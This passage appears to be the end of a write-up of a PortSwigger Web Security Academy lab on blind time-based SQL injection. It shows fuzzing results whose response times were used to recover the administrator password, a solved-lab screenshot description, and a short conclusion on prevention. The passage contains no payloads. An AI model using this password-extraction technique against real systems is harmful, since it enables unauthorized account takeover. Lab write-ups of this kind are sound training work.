Accept-Language: en-US,en;q=0.5
Referer: https://portswigger.net/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?
Priority: u=0, l
```

Fuzzing Results Table:

Type	Req. Timestamp	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
	1/24/26, 1:10:41 PM	200	OK	21.1 s	30 bytes	11,510 bytes	Reflected	13, 1	
	1/24/26, 1:09:43 PM	200	OK	12.12 s	30 bytes	11,510 bytes	Reflected	9, n	
	1/24/26, 1:11:07 PM	200	OK	12.11 s	30 bytes	11,510 bytes	Reflected	15, h	
	1/24/26, 1:10:02 PM	200	OK	11.56 s	30 bytes	11,510 bytes	Reflected	10, 4	
	1/24/26, 1:10:00 PM	200	OK	11.54 s	30 bytes	11,510 bytes	Reflected	2, b	
	1/24/26, 1:12:09 PM	200	OK	11.34 s	30 bytes	11,510 bytes	Reflected	19, 3	
	1/24/26, 1:12:10 PM	200	OK	11.3 s	30 bytes	11,510 bytes	Reflected	19, 3	
	1/24/26, 1:12:11 PM	200	OK	11.3 s	30 bytes	11,510 bytes	Reflected	20, q	
	1/24/26, 1:11:47 PM	200	OK	11.17 s	30 bytes	11,510 bytes	Reflected	11, f	
	1/24/26, 1:10:19 PM	200	OK	11.13 s	30 bytes	11,510 bytes	Reflected	12, f	
	1/24/26, 1:07:50 PM	200	OK	11.11 s	30 bytes	11,510 bytes	Reflected	1, j	
	1/24/26, 1:08:19 PM	200	OK	11.11 s	30 bytes	11,510 bytes	Reflected	3, l	

⇒ Got the results and searched the password by RTT which is time delay and logged in as administrator.

The screenshot shows a browser window with the following details:

- Address bar: https://0a3500de04e3bfa784d0d22f003b00f1.web-security-academy.net/my-account?id=administrator
- Title: WebSecurity Academy - Blind SQL injection with time delays and information retrieval
- Status: LAB Solved
- Message: Congratulations, you solved the lab!
- Buttons: Share your skills! (Twitter icon), Continue learning
- Links: Home | My account | Log out

My Account

Your username is: administrator

Email

administrator

Update email

5. Conclusion

Successfully demonstrated SQL injection and extracted sensitive user credentials. The Sql injection can be entirely prevented from coding practices, by implementing parameterized queries , implementing Web Application Firewalls(WAF), regular Security testing to make the application updated on date.

6. References

- Burp Suite →
<https://portswigger.net/burp>
- Kali Linux →
<https://www.kali.org/>
- Zaproxy→
<https://www.zaproxy.org/>
- Sql Injection Queries→
<https://portswigger.net/web-security/sql-injection/cheat-sheet>